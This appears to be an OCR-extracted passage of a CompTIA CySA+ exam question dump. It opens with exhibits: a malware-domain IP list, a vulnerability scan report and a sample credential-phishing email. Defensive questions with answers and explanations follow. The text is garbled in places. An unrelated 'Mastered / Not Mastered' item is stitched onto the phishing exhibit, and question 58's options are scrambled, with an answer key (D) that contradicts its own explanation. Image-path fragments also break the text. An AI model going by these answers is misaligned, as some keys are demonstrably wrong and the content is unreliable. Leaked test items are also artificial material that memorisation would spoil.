MalwareDomainList.com Host List
http://www.maowaredomainlist.com/hostlist/hosts.txt
Last updated: 3 Dec 2019, 21:00:00
IP

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title:	Cleartext transmission of sensitive information
Description:	The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset:	172.30.0.150
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

HIGH SEVERITY

Title:	Elevated privileges not required for software installations
Description:	All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset:	172.30.0.152
Risk:	Enhanced risk for unauthorized or malicious software installation
Reference:	n/a

MEDIUM SEVERITY

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	172.30.0.157
Risk:	Session sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	172.30.0.153
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,


In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.


IT HelpDesk



A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 37
During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

A. Header analysis
B. Packet capture
C. SSL inspection
D. Reverse engineering

Answer: A

Explanation:

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

NEW QUESTION 40
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B

Explanation:
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 41
An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR
B. SIEM
C. SLA
D. IoC

Answer: A

Explanation:
SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 43
Which of the following should be updated after a lessons-learned review?

A. Disaster recovery plan
B. Business continuity plan
C. Tabletop exercise
D. Incident response plan

Answer: D

Explanation:
A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review. References: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future.
Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

NEW QUESTION 48
An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems
B. Legacy systems
C. Unsupported operating systems
D. Lack of maintenance windows

Answer: A

Explanation:
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerabilit management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

NEW QUESTION 53
An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery
B. Command and control
C. Reconnaissance
D. Weaporization

Answer: B

Explanation:
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. ReferencesC: yber Kill Chain® | Lockheed Martin

NEW QUESTION 58
Which of the following security operations tasks are ideal for automation?

B. Move the suspicious graphics to the appropriate subfolder Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics foun
A. Suspicious file analysis:
C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 61
A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?


A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Answer: A

Explanation:
A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, “Security Architecture and Tool Sets”, page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 “Threat and Vulnerability Management”, Objective 1.2 “Given a scenario, analyze the results of a network reconnaissance”, Sub-objective “Web application attacks”, page 9
CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION 63
SIMULATION
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not
The company's hardening guidelines indicate the following
• TLS 1 2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company’s guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.

Part 1: AppServ1:



AppServ2:

AppServ1 | AppServ2 | AppServ3 | AppServ4


```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```

